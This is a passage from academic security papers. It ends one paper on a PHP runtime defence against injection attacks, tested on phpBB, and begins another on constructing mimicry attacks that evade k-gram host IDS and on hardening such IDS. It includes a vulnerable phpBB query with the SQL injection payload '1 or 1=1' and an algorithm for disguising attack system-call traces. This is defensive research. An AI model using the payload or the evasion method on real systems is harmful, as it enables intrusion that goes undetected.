The variable `$search_id` has all the quotes escaped, either by PHP interpreter (if the "MagicQuotes" option is enabled) or automatically by the script and therefore the quotes are not a problem here. The problem is that the variable is used in a numerical context, where the metacharacters are any non-numerical characters. The condition in the comparison in line 4 evaluates to true when a non-zero numerical prefix in the variable exists, not when the variable contains only a numerical value (what the developer probably meant). As a result of this

```
1 { code }
2 $search_id = (isset($HTTP_GET_VARS['search_id'])) ? $HTTP_GET_VARS[ '
      search_id'] : '';
3 { code }
4   if ( intval($search_id) )
5   {
6     $sql = "SELECT search_array FROM " . SEARCH_TABLE . " WHERE search_id =
          $search_id AND session_id = '". $userdata['session_id'] . "'";
7       if (!($result = $db->sql_query($sql)))
8         { code }
9 { code }
```

invalid comparison, the code is vulnerable to injection attacks. For example, providing the following value as a `$search_id` variable "1 or 1=1", executes the following query in the database:

```
SELECT search_array FROM table WHERE search_id = 1 or 1=1 AND session_id =
    XXX
```

When CSSE is enabled, metadata associated with variable `$sql` marks the fragment "`1 or 1=1`" as originating from the user. Before the actual query is executed (line 7), CSSE parses the content of the above SQL query and determines that user-originated data (marked in gray) appears in the *numerical context*. Therefore, it detects and removes the part of user-originated data that is not allowed to occur in this context (marked in black). The result is the same as if the variable had been casted to an integer using `intval($search_id)` function, but the entire process is completely transparent to the application developer.

6.2 False Positives and False Negatives

There are two types of errors related to intrusion detection and prevention methods, generally referred to as false positives and false negatives. In this context, false positive are events, in which legitimate actions are considered malicious and therefore blocked. Conversely, false negatives are events, in which malicious actions go undetected.

We have shown that CSSE is an effective method for defending against injection attacks, however, in some situations false positives or false negatives can appear. We identified the following three scenarios:

Incomplete implementations. A complete CSSE implementation requires that all relevant input vectors, string operations and output vectors are instrumented. For example, when a string operation that is not instrumented is used on partially untrusted data, the metadata attached to this data might be lost or outdated. This may result in false positives or false negatives. Note that the lack of metadata may implicity mean that the entire string is safe (a "fail-safe" mode of CSSE) or unsafe (a "fail-secure" mode of CSSE). It depends on the particular application and requirements which mode should implemented.

Defending against higher-order injections requires special attention. For CSSE to correctly address this class of injection vulnerabilities, metadata associated with persistent data has to be made persistent as well. If this functionality is not implemented, as is the case with our prototype, this might lead to either false positives or false negatives depending on the default policy of input retrieved from persistent storage.

Incorrect implementations. A second scenario, in which false positives or false negatives might occur, is the incorrect implementation of one of the parts that make up CSSE. The instrumentation of the output vectors is the most complex part, as this requires a limited syntactic analysis of the output expressions, and is therefore most prone to implementation errors. This might result in either false positives or false negatives.

For example, in our SQL implementation, we assumed that a user-supplied part might occur in a string or numeric constant. This works well with MySQL, but other databases may require more complicated checks or syntactic analysis. Another example is related to XSS attacks. Whereas preventing all HTML tags in a text is very simple, preventing only *unsafe* HTML tags requires a more complex analysis of the document (e.g., even a potentially safe `<b>` tag can have a `onMouseOver` attribute followed by a script, Bugtraq ID: `6248`).

It is worth stressing that CSSE needs to be implemented only once per platform, and can therefore be developed by specialists and be subject to stringent testing.

Invalid assumptions. A third scenario pertains to the assumptions made in CSSE. In rare situations where these assumptions do not hold, this might again lead to false positives or false negatives.

One important assumption on which CSSE is built, is that user-provided data does not carry syntactic content. In some special cases we do trust user-provided data and thus allow the syntactic content in this data. In a CSSE-enabled platform this will result in false positives. However, there are two methods for alleviating this problem: CSSE can be selectively enabled depending on the application and certain data can be explicitly marked as trusted using a provided API.

The second assumption is related to the string representation. CSSE operates on a string-abstraction representation of data. When an application performs direct manipulations on the lower-level representation, e.g., a character array, CSSE might not be able to update the metadata properly. In such a situation, to prevent false positives or false negatives, metadata should be manually updated by the application developer using a provided API.

6.3 Run-Time Measurements

We also analyzed the impact of CSSE on the performance of PHP. We performed five tests in which we measured the execution time:

T1-cgi: Requesting the webpage `phpBB2/viewforum.php?f=1`, containing the content of one forum. This operation involves several database reads and writes (including creating and storing a new session ID). PHP was running as a CGI application.

T1-mod: The same test as `T1-cgi`, except that PHP was running as an Apache2 module.

T2-cgi: Requesting the webpage `phpBB2/profile.php?mode=editprofile&sid=`, containing the content of one forum with a valid session ID. This test involved several database reads and complex output formatting with many string operations (creating a complex form with user-supplied data). PHP was running as a CGI application.

T2-mod: The same test as `T2-cgi`, except that PHP was running as an Apache2 module.

T3-CLI: This test was the standard PHP test (script `run-tests.php`) included in PHP source code. This test runs tests designed by the PHP-platform

Table 2. Run-time overhead evaluation: execution time for different tests. Errors shown are 95% confidence intervals with sample size 500 (20 for the last column).

Test Name	T1 (phpbb2 get)		T2 (phpbb2 get)		T3 (PHP tests)
Type	CGI	mod_apache	CGI	mod_apache	CLI
Unpatched	61.67 ± 0.23 ms	61.12 ± 0.28 ms	58.59 ± 0.07 ms	57.87 ± 0.07 ms	21.19 ± 0.06 s
CSSE disabled	62.22 ± 0.24 ms	62.85 ± 0.29 ms	58.85 ± 0.06 ms	59.41 ± 0.08 ms	21.28 ± 0.05 s
CSSE enabled	66.42 ± 0.29 ms	71.54 ± 0.37 ms	61.29 ± 0.07 ms	66.63 ± 0.09 ms	21.67 ± 0.07 s

developers to test the correctness of PHP[1]. Note that these tests do not involve a web-server and are usually not I/O intensive, therefore the expected impact of CSSE should be lower than with T1 and T2.

The results obtained are shown in Table 2. Tests `T1-cgi`, `T1-mod`, `T2-cgi`, `T2-mod` were executed 600 times of which the first 100 times were discarded to prevent caching artifacts. The timings were calculated by the Apache server. Because of the long run time, the last test was executed only 20 times. The table also shows 95% confidence intervals for each set of experiments. All measurements were done on a single machine with a Pentium M processor running at 1.7 GHz, 1 GB of RAM, running Linux 2.6.8. We tested PHP in the following three configurations:

Unpatched: Normal PHP source code, compiled with the standard options.
CSSE disabled: PHP was patched to include CSSE; however, CSSE was disabled by the run-time configuration option. The overhead is checking the state of a PHP global configuration flag in each of the modified methods.
CSSE enabled: PHP was patched to include CSSE, and CSSE was enabled.

Note that the tests produced identical output in all three configurations, varying only in execution time.

6.4 Run-Time Overhead

We observed that the total run-time overhead does not exceed 8% of the total run time if PHP runs as a CGI application and is surprisingly higher, namely, 17%, if PHP runs as an Apache2 module. This is shown in Figure 3, where black bars represent the execution time of an unpatched PHP, grey bars show the overhead with CSSE disabled, and light grey bars indicate the overhead of CSSE. As expected, the performance overhead for non-I/O intensive operations (the last test with a standalone PHP interpreter), is only around 2% of the total execution time.

[1] In our experiments, 5 out of 581 tests run by `run-tests.php` failed (not all the modules were compiled and many other tests were skipped). This was not related to CSSE, and we obtained the same result with the original PHP code.

It is important to stress that these numbers should be interpreted in the context of the goals set for our prototype in Section 5. As the prototype is limited to the most commonly used string operations, our measurements will underestimate the actual performance impact. However, this underestimation is very small as the calls of the instrumented string functions account for a preponderance of the total number of string function calls. Additionally, our prototype is not optimized for performance and, for example, using an alternative metadata representation as `zval` values would have a positive impact on performance.

Contrary to our expectations, CSSE overhead was more than 2.5 times higher when PHP was running as a module, rather than as a CGI application, even with a simple flag check to determine whether CSSE is enabled. This is most likely due to some threading issues, resulting in loading the entire run-time configuration data in each string operation, which can possibly be avoided with more careful prototype design.

Another interesting observation is that PHP running as an Apache2 module does not yield any significant performance increase in comparison with a CGI application. We attribute this to our experiment setup, in which the PHP interpreter was already cached in the memory and was running only a single task. During normal operation, Apache2 modules are noticeably faster than CGI.

To conclude, the overall performance overhead is application-dependent. Our tests suggest that it ranges from 2% for applications with few I/O operations to around 10% for typical web applications with PHP running with a webserver.




Fig. 3. Run-time overhead evaluation: request processing time and the relative increase for different tests. Black bars show total run time, gray bars show the run-time overhead with CSSE disabled and light gray bars show the overhead with CSSE enabled.

In the current implementation, strings containing at least one untrusted part consume twice as much memory as do their normal counterparts. To investigate the memory efficiency of CSSE we analyzed the heap allocation of CSSE-enabled PHP run with tests T1 and T2 using Valgrind [19]. In both cases the impact of CSSE was at around 2% (40kB increase for a total of ca. 2MB allocated heap). This is intuitive as only a small amount of memory allocated by PHP is used for storing PHP variables, only some of which contain strings with user data.

Obviously, these results are application-dependant, but should be similar for typical web applications.

As we already mentioned, various optimization techniques can be applied to reduce this additional memory storage, but this was beyond the scope of our prototype. Our results show that even with this inefficient implementation the memory impact is negligible.

7 Conclusions and Future Work

Injection vulnerabilities form an important problem in application-level security. In this work we identified the root cause of these vulnerabilities—the ad-hoc serialization of user-provided input. In addition, we provided a unifying view of injection vulnerabilities, which facilitates reasoning about this class of vulnerabilities and allows for the prediction of new types of related vulnerabilities.

Based on our improved understanding, we developed Context-Sensitive String Evaluation (CSSE), a novel method for defending against injection attacks. CSSE addresses the root cause of injection vulnerabilities by enforcing strict channel separation, while still allowing the convenient use of ad-hoc serialization. CSSE is transparent to the application developer, as the necessary checks are enforced at the platform level: neither modification nor analysis of the applications is required. As a result, it is advantageous over the two categories of related solutions: safe ad-hoc serialization and serialization APIs.

CSSE works by an automatic marking of all user-originated data with metadata about its origin and ensuring that this metadata is preserved and updated when operations are performed on the data. The metadata enables a CSSE-enabled platform to automatically carry out the necessary checks at a very late stage, namely when the output expressions are ready to be sent to the handling component. As at this point the complete context of the output expressions is known, CSSE is able to independently determine and execute the appropriate checks on the data it previously marked unsafe.

We developed a prototype implementation of CSSE for the PHP platform, and evaluated it with phpBB, a large real-life application. Our prototype prevented all known SQL injection attacks, with a performance impact of ca. 10%.

As ongoing work, we are instrumenting the remaining string operations and output vectors to prevent more sophisticated injection attacks, including XSS attacks, and evaluate CSSE with other applications. We will also develop an application-level implementation of CSSE for a platform that supports the aspect-oriented programming paradigm.

Acknowledgments

Many thanks to Andreas Wespi, Birgit Baum-Waidner, Klaus Julisch, James Riordan, Axel Tanner and Diego Zamboni of the Global Security Analysis Laboratory for the stimulating discussions and feedback. We also thank Frank Piessens of the Katholieke Universiteit Leuven for his valuable comments on this paper.

References

1. Anley, C.: Advanced SQL Injection In SQL Server Applications. Technical report, NGSSoftware Insight Security Research (2002).
2. Anley, C.: (more) Advanced SQL Injection. Technical report, NGSSoftware Insight Security Research (2002).
3. Boyd, S., Keromytis, A.: SQLrand: Preventing SQL injection attacks. In Jakobsson, M., Yung, M., Zhou, J., eds.: Proceedings of the 2nd Applied Cryptography and Network Security (ACNS) Conference. Volume 3089 of Lecture Notes in Computer Science., Springer-Verlag (2004) 292–304.
4. Descartes, A., Bunce, T.: Perl DBI. O'Reilly (2000).
5. Kiczales, G., Lamping, J., Menhdhekar, A., Maeda, C., Lopes, C., Loingtier, J.M., Irwin, J.: Aspect-Oriented Programming. In Akşit, M., Matsuoka, S., eds.: Proceedings European Conference on Object-Oriented Programming. Volume 1241 of Lecture Notes in Computer Science., Springer-Verlag (1997) 220–242.
6. Larson, E., Austin, T.: High coverage detection of input-related security faults. In: Proceedings of the 12th USENIX Security Symposium, Washington D.C., USENIX (2003) 121–136.
7. Lim, J.: ADOdb Database Abstraction Library for PHP (and Python). Web page at `http://adodb.sourceforge.net` (2000–2004).
8. Maor, O., Shulman, A.: SQL Injection Signatures Evasion. Technical report, Imperva Application Defense Center (2004).
9. Meijer, E., Schulte, W., Bierman, G.: Unifying tables, objects and documents. In: Workshop on Declarative Programming in the Context of OO Languages (DP-COOL'03), Uppsala, Sweeden (2003) 145–166.
10. MITRE: Common Vulnerabilites and Exposures. Web page at `http://cve.mitre.org` (1999–2004).
11. NIST: ICAT Metabase. Web page at `http://icat.nist.gov/` (2000–2004).
12. Ollmann, G.: HTML Code Injection and Cross-site Scripting. Technical report, Gunter Ollmann (2002).
13. Ollmann, G.: Second-order Code Injection Attacks. Technical report, NGSSoftware Insight Security Research (2004).
14. PHP Group, T.: PHP Hypertext Preprocessor. Web page at `http://www.php.net` (2001–2004).
15. phpBB Group, T.: phpBB.com. Web page at `http://www.phpbb.com` (2001–2004).
16. SecurityFocus: BugTraq. Web page at `http://www.securityfocus.com/bid` (1998–2004).
17. Shankar, U., Talwar, K., Foster, J.S., Wagner, D.: Detecting format string vulnerabilities with type qualifiers. In: Proceedings of the 10th USENIX Security Symposium, Washington D.C., USENIX (2001) 257–272.
18. Stamey, J.W., Saunders, B.T., Cameron, M.: Aspect Oriented PHP (AOPHP). Web page at `http://www.aophp.net` (2004–2005).
19. Valgrind Developers: Valgrind. Web page at `http://valgrind.org` (2000–2005).
20. Wall, L., Christiansen, T., Orwant, J.: Programming Perl. O'Reilly (2000).

Improving Host-Based IDS with Argument Abstraction to Prevent Mimicry Attacks

Sufatrio[1] and Roland H.C. Yap[2]

[1] Temasek Laboratories, National University of Singapore,
5 Sports Drive 2, Singapore 117508, Singapore
tslsufat@nus.edu.sg
[2] School of Computing, National University of Singapore,
3 Science Drive 2, Singapore 117543, Singapore
ryap@comp.nus.edu.sg

Abstract. A popular class of host-based Intrusion Detection Systems (IDS) are those based on comparing the system call trace of a process against a set of k-grams. However, the detection mechanism in such IDS can be evaded by cloaking an attack as a mimicry attack. In this paper, we give an algorithm that transforms a detectable attack into a mimicry attack. We demonstrate on a number of examples that using this algorithm, mimicry attacks can be easily constructed on self-based IDS with a set of k-grams and also a more precise graph profile representation. We enhance the IDS by making use of the system call arguments and process credentials. To avoid increasing the false positives, a supplied specification is used to abstract the system call arguments and process credentials. The specification takes into account what objects in the system that can be sensitive to potential attacks, and highlights the occurrence of "dangerous" operations. With this simple extension, we show that the robustness of the IDS is increased. Our preliminary experiments show that on our example programs and attacks, it was no longer possible to construct mimicry attacks. We also demonstrate that the enhanced IDS provides resistance to a variety of common attack strategies.

1 Introduction

In their seminal work [1], Hofmeyr et al. proposed a biologically-inspired host-based IDS which detects anomalies on a running process. This IDS and its later refinements [2, 3, 4], which we will call *self-based IDS*, compare the unparameterized system-call trace of a process against the process' normal profile stored as a set of k-grams, i.e. short sequences of system calls with length k. In the rest of this paper, we will simply use IDS to refer to self-based IDS.

While self-based IDS seem quite reasonable and have been shown to be effective in detecting intrusions, they can be susceptible to *evasion* or *mimicry attacks* [5, 6] which disguise an attack so that it appears "normal" to the IDS. In the first part of this paper, we investigate the susceptibility of self-based IDS to mimicry attacks. Earlier works [5, 6, 7, 8] have pointed out the weaknesses of self-based

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 146–164, 2006.

IDS. In this paper, we focus on exploring practical attack constructions and whether changing parameter(s) of the self-based IDS can help to prevent such attacks. We present a branch-and-bound algorithm for automatically constructing the shortest mimicry attack on self-based IDS and its variants. Our experimental results show that using larger window sizes or disallowing pseudo-edges (defined in Section 3.2) do not prevent attacks; and furthermore, the shortest length mimicry attacks can be constructed without much computation difficulty even for relatively large window sizes.

Our results extend earlier results that mimicry attacks can successfully evade self-based IDS, thus compromising the security of the IDS. In this paper, we seek to find extensions to self-based IDS which can maintain the good self-based IDS properties but make it more difficult to evade detection. Following the terminology used in [9], which classifies IDS as black, gray or white-box detectors, we adopt black and gray-box approaches to enhance IDS. We remark that white-box approaches do complement black and gray-box enhancements such as ours here, but are beyond the scope of this paper.

We propose a simple extension to self-based IDS which incorporates system call arguments and process privileges. We do not use the actual values of arguments and privileges as this could lead to a higher false positive rate from the IDS. Rather we abstract these values by categorizing them into different classes that are defined by a user-supplied[1] *category specification*. The idea here is that an appropriate category specification will take into account the potential security impact of system call operations on system's objects and resources, e.g. files or directories. This combines a slightly more fine-grained gray-box model with a very simple security model. In addition, the security model additionally also allows for immediate rejection/detection of dangerous system calls.

Our experiments show that our extension does increase the strength of a self-based IDS against mimicry attacks. In the sample programs we investigated, mimicry attacks on the enhanced IDS were no longer possible. Our preliminary results indicate that making the profile more fine-grained has little impact on the false positive rate. This is important since we would like to improve the IDS detection capability but without increasing the false positive rate. We believe that the approach in this paper which abstracts arguments and privileges is easy to apply to self-based and similar IDS models while providing more robustness against an intelligent attacker.

The remainder of this paper is organized as follows. Section 2 discusses related work. We examine mimicry attacks and give a branch-and-bound algorithm for constructing mimicry attacks in Section 3. Section 4 describes our IDS enhancement using argument and privilege abstraction. Section 5 gives the results of our experiments on automatically attacking self-based IDS variants and our enhanced IDS. We discuss our empirical results in Section 6, and conclude in Section 7.

[1] This could be one from the system administrator or program developer.

2 Related Work

Mimicry attacks on self-based IDS were introduced in [5, 6]. Wagner and Soto [5] use finite state automata (FSA) as a framework for studying and evaluating mimicry attacks. They show that a mimicry attack is possible because additional system calls which behave like no-ops can be inserted into the original attack trace so that the resulting trace is accepted by the automaton of the IDS model. They demonstrate how a mimicry attack can be crafted from the autowux WU-FTPD exploit. Independently, Tan et al. [6] show attack construction on self-based IDS as a process of moving an attack sequence into the IDS detection's blind region through successive attack modification. The focus in these works was to demonstrate the feasibility of mimicry attacks, but not on a detailed look at automatic attacks.

Recently, Gao et al. [9] performed a study of black-box self-based IDS and also several gray-box IDS. They investigated mimicry attacks with window sizes up to length 6 and showed the existence of mimicry attacks across the methods and window sizes studied. They demonstrated that various forms of IDS are susceptible to attacks but did not go into details of attack generation. Here we give an automatic attack construction algorithm for self-based IDS and similar IDS models, and show empirically that it is computationally easy to generate attacks on self-based IDS for larger window sizes ranging from $k = 5$ to 11.

There are a number of other gray-box enhancements using run-time information which aim to increase the IDS' robustness. Sekar et al. [10] propose a FSA model built from both system calls and program counter information. Feng et al. [11] also make use of the call stack to extract return addresses. These enhancements have been evaluated in [9] where it is shown that attacks still can be constructed.

The idea of analyzing arguments of operations for detecting behavior deviance appears in a number of works. For example, [12] shows how the use of enriched command-line data can enhance the detection of masqueraders. Our work in this paper is based on an established self-based IDS model, and focuses on system call arguments. Kruegel et al. [13] make use of statistical analysis of system call arguments which can be used to evaluate features of the arguments such as: string length, string character distribution, structural inference and token finder. It is however unclear whether the statistical approach is robust against mimicry attacks.

White-box techniques which incorporate some form of program analysis can complement gray-box techniques. Giffin et al. [14] present a white-box IDS which makes use of static analysis to counter mimicry attacks. They provide some partial results which show how static analysis can make it more difficult for an attacker to manipulate the process and generate a mimicry attack. However, they do not show that the prevention of mimicry attacks. In this paper, we focus on gray and black box techniques which do not require the analysis of source codes or the binaries of the executables.

Finally, we mention that sandboxing techniques also make use of system call argument checking. The `systrace` system [15] uses system call policies to specify

that certain system calls with specific arguments can be allowed or denied. This can be thought of as being a self-based IDS with a window size of one.

3 Constructing Mimicry Attacks

Before explaining our mimicry attack generation algorithm, let us first establish some definitions. A *trace* is a sequence of system calls invoked by a program in its execution. For our purposes, a trace can be viewed simply as a string over some defined alphabet. In this section, we consider self-based IDS model [1, 2, 3] where the alphabet for traces are the system call numbers.

We want to distinguish traces generated by a "normal" program execution versus one where the program has been attacked in some fashion. In this paper, we will look at *subtraces*, which are simply substrings of a trace. We also consider *subsequences*, which differ from subtraces as they are a subset of letters from the trace arranged in the original relative trace order, i.e. need not be contiguous in the trace.

The objective of a self-based IDS is to examine subtraces and determine whether they are normal or not. We will call a *basic attack subtrace*, one which is detected by the IDS. A mimicry attack disguises a basic attack subtrace into a *stealthy attack subtrace* which the IDS classifies as being normal.

3.1 Pseudo Subtraces

A weakness of a self-based IDS which makes use of a normal profile represented as a set of k-grams is that it can accept subtraces which actually do not occur in the normal trace(s). For example, consider the following two subtraces of a normal trace:

$$\langle \ldots, m_{i-4}, m_{i-3}, m_{i-2}, m_{i-1}, A, B, C, D, E, \ldots$$
$$\ldots, B, C, D, E, F, n_{i+1}, n_{i+2}, n_{i+3}, n_{i+4}, \ldots \rangle$$

Suppose the window size is 5, and assume that the subtrace $\langle A, B, C, D, E, F \rangle$ never occurs in the normal trace. This subtrace, however, will be accepted as normal by a self-based IDS since the two 5-grams derived are *present* in the normal profile. We call such a subtrace, *a pseudo subtrace* for window size k, since it is not supported by the actual normal trace, yet passes the IDS detection as all its k-grams are present in the normal profile.

A pseudo subtrace can be constructed by finding a common substring of length $k - 1 + l$ with $l \geq 0$ in two separate subtraces of length $m(\geq k + l)$ and $n(\geq k + l)$ respectively, and then joining them to form a new subtrace of length $m + n - k - l + 1$.[2] We can then concatenate a pseudo subtrace with a normal subtrace or another pseudo subtrace to create a longer pseudo

[2] For attack construction, we set $l = 0$ so as to put the weakest constraint on mimicry attack construction with window size k.




Fig. 1. Mimicry attack construction by composing pseudo subtraces

subtrace. A stealthy attack version of a basic attack is simply a pseudo subtrace in which the basic attack subtrace is its subsequence. Figure 1 illustrates such a process which combines subtraces containing attack sequences interspersed with no-ops.

In this paper, we use the term *pseudo subtrace* to specifically refer to the resulting overall subtrace which is obtained by joining two separate subtraces. The resulting subtrace contains a *foreign sequence* of foreign order type in the terminology of Tan and Maxion [7, 8] with length $k+1+l$ as a substring. When $l = 0$ in the joining operation, the foreign sequence is a *minimal foreign sequence*. In the previous example, $\langle A, B, C, D, E, F\rangle$ is a minimal foreign sequence for $k = 5$. The process in Figure 1 constructs a pseudo subtrace for a mimicry attack where minimal foreign sequences of length $k + 1$ may exist along that subtrace, each combining two unconnected subtraces of normal traces together. Here, we emphasise that the core components of mimicry attacks depend on the notions of subtraces and subsequences.[3]

3.2 The Overlapping Graph Representation

Given a normal trace, we represent a profile using what we call an *overlapping graph*. This is similar to the *De-Bruijn* graph construction used in the "sequencing by hybridization" problem in computational biology [16].

Consider the normal trace of a program N of length n, $\langle N_1, N_2, N_3, ..., N_n\rangle$, where N_i is the letter representing a system call. Let K be the set of all k-gram subtraces derived from N according to the profile generation rule of a self-based IDS. Given two strings p and q, the function $overlap(p, q)$ gives the maximal length of a suffix of p that matches a prefix of q. The *overlapping graph* G is defined as a directed graph (V, E) where the vertices V are the k-grams in K and the edges E connect two vertices p and q whenever $overlap(p, q) = k - 1$.

We also augment the trace N by adding a suffix consisting of the $k - 1$ occurrences of sentinel symbol, denoted by '$', signifying the end of the trace. This adds some additional k-grams and simplifies the algorithm.

[3] We remark that not all foreign sequences are pseudo subtraces. Foreign sequences containing system calls not in the k-grams are not considered since they cannot be used to generate mimicry attacks.

Figure 2 illustrates the overlapping graph constructed from a normal trace $N : \langle A, B, C, D, E, F, G, A, B, E, F, H \rangle$ with a sliding window of length 3. For simplicity, we have not shown the 3-grams corresponding to $\langle F, H, \$ \rangle$ and $\langle H, \$, \$ \rangle$ which are in G.

There are two kinds of edges in G: *direct edges* and *pseudo edges*. The direct edges are those edges which result from normal subtraces. Pseudo edges are those which are not created by two consecutive substrings of length $k-1$ in the trace. Thus, pseudo edges can be used to generate certain pseudo subtraces since it is not in a normal subtrace. In Figure 2, the direct edges are drawn with a single arrow, while the pseudo edges are drawn with a double arrow.




Fig. 2. *Overlapping graph* G for $N : \langle A, B, C, D, E, F, G, A, B, E, F, H \rangle$ with $k = 3$

The graph G can also be viewed as a finite state automata model for recognizing normal traces. A slightly different graph representation is described in [5] where the k-gram database are the state transitions. Their representation however does not distinguish between what in the overlapping graph corresponds to direct and pseudo edges. Since our concern is to address the limitations of self-based IDS, the overlapping graph allows a natural variant where we can evaluate the difference between allowing pseudo edges and removing them.

3.3 Mimicry Attack Construction

Rather than working with the FSA, it is more convenient to directly use the overlapping graph for constructing mimicry attacks. Given an overlapping graph G and a basic attack sequence $A : \langle A_1, A_2, A_3, ..., A_l \rangle$ which is detectable by the IDS, we want to automatically construct the shortest stealthy attack subtrace $L : \langle L_1, L_2, L_3, ..., L_m \rangle$ where $m \geq l$ which contains $A_1, A_2, A_3, ..., A_l$ as a subsequence and where the other system calls in $\{L - A\}$ behave as no-ops with respect to A.

Transforming a basic attack subtrace A into the shortest stealthy subtrace L is equivalent to:

> Finding the shortest path P on the overlapping graph G which monotonically visits nodes whose k-gram label begins with the symbol A_i for all $1 \leq i \leq l$.

We augment G with an additional sub-graph, the *occurrence subgraph*. The nodes in the occurrence subgraph, which we will call W, are individual letters for each occurrence of the letter from its k-grams in G. For each node w_i in W, we add an outgoing edge to all nodes in G where the first letter in its k-gram label is the same as the letter for w_i. We call the set of new edges from W to V, the Occ set. The resulting graph G' is simply $(V + W, E + Occ)$, which we call the *extended overlapping graph*. Figure 3 shows the extended overlapping graph for the graph in Figure 2.

We illustrate the mimicry attack construction with the following example. Suppose that we want to construct a stealthy subtrace from a basic attack subtrace $A : \langle G, C, D \rangle$ using the extended overlapping graph G' in Figure 3. Note that the subtrace $\langle G, C, D \rangle$ is detected as it is not a 3-gram of the normal trace. Inspecting graph G', we find the stealthy path: GAB-ABC-BCD-CDE-DEF. Thus, the stealthy attack subtrace is the sequence of $\langle \underline{G}, A, B, \underline{C}, \underline{D} \rangle$, with A and B added as no-ops. This example uses the pseudo edge (GAB, ABC).




Fig. 3. Extended overlapping graph G' from graph in Figure 2

Our attack construction performs a search to find the shortest mimicry attack. Each node in the search tree corresponds to one letter in the original attack string, A_i. The branches from A_i are the choices of constructing a subtrace starting from the potential k-grams for A_{i+1} pointed to by Occ. The process continues until we reach A_l which is the last node in the attack.

In order to make the search more efficient, we employ a *branch-and-bound* strategy to prune the constructed attacks which exceed the best solution found so far. Our implementation uses the *Dijkstra all-pair shortest path* algorithm [17] both to test connectivity between two nodes in G and also to assist in pruning for branch-and-bound search. A sketch of the algorithm is as follows.

Attack Construction Algorithm

Input:
- Sliding window length k
- A normal trace $N : N_1, N_2, N_3, \ldots, N_n$
- Basic attack subtrace $A : A_1, A_2, A_3, \ldots, A_l$

Output:
- Shortest stealthy subtrace $L : L_1, L_2, L_3, \ldots, L_m$
- Or failure, if no solution trace can be found.

1. Perform *Dijkstra all-pairs shortest path* algorithm for all the nodes V.
   Between two adjacent nodes, set distance:=1.
   If two nodes are not connected then distance:= ∞.

2. Set $Min\_distance := \infty$ and $Min\_path := \langle\rangle$.
   Create a special node v_0 where $\forall i.distance(v_0, v_i) := 0$.

3. Perform *branch-and-bound* search on the *search tree*,
   for all i:=1 to l choose v_i from $\{v_i | (A_i, v_i) \in Occ\}$:
   - If *distance*(v_{i-1}, v_i) = ∞ then backtrack.
   - Add *distance*(v_{i-1}, v_i) to *current_cost*.
   - If *current_cost* $\geq$ *Min_distance* then backtrack.
   - If complete solution is found then
     If *current_cost* $<$ *Min_distance* then
     Min_distance := *current_cost*;
     Min_path := *current_path*.

4. Once the search tree is fully explored:
   If *Min_distance* = ∞ then return failure;
   Else return $L : L_1, L_2, L_3, ..., L_m$.

In order to use this algorithm in a buffer overflow setting, it needs to be modified to take into account the "border k-gram". This is further discussed in Section 5.1.

4 IDS Enhancements Using Privilege and Argument Abstraction

We now consider a simple gray-box enhancement to an IDS which can either prevent or make mimicry attacks more difficult. To simplify the discussion and evaluation, we will only apply the enhancement to the *baseline* self-based IDS which use system call numbers in the k-grams [1, 2, 3].

4.1 Using Arguments and Privileges

In Unix, every process environment contains credentials which are evaluated by the access control mechanism when the process makes a system call. The credentials which determine the current privileges of a process are its effective user-id (euid) and effective group-id (egid). The euid (egid) is either the actual real uid (gid) of the user, or it has been changed by invoking a setuid (setgid) executable. So, euid and egid are simply a subset of all the user and group-id values defined in a system.

We propose to enhance k-gram to include not only the system number but also (abstracted) information about the euid, egid and system call arguments. It is common for attacks to try and exploit programs executing in a privileged mode. The idea is that such attacks can be detected if the corresponding system call subtraces are unprivileged in the normal trace(s). A program which conforms to a good setuid programming practice generally drops privileges as soon as possible. Rather than using the actual values, we abstract the euid, egid and system call arguments into categories based on a configuration specification. This is mainly to reduce the false positive rate which can be higher since the space of values is much greater. The abstraction technique also provides flexibility for us to group arguments and privileges together in terms of their importance/sensitivity level.

Formally, we can represent the privilege and argument categorization in the operating system model with the following *mapping* functions:

- Function $EuidCat : U \rightarrow U'$, where: U = the set of euid and $U' \subset \mathbb{N}$ (the set of natural numbers).
- Function $EgidCat : G \rightarrow G'$, where: G = the set of egid and $G' \subset \mathbb{N}$.
- For each $s \in S$ with S = the set of system call numbers, function $ArgCat_s : A_{s,1} \times A_{s,2} \times \ldots \times A_{s,max\_arg} \rightarrow C_s$, where $A_{s,i}$ for $i \in [1..max\_arg]$= the set of possible entries for i-th argument of the system call s, and $C_s \subset \mathbb{N}$. Note that it is also possible to omit some arguments, i.e. with wildcards.

As mentioned previously, we can treat the IDS as a FSA model. In the basic self-based IDS, the alphabet was over the system call numbers S, while in the extension, the alphabet is now a tuple $U' \times G' \times S \times C$ where $C = \bigcup_{s \in S} C_s$. Note that while we have focused on Unix, the approach extends to other operating systems.

4.2 A Simple Category Specification Scheme

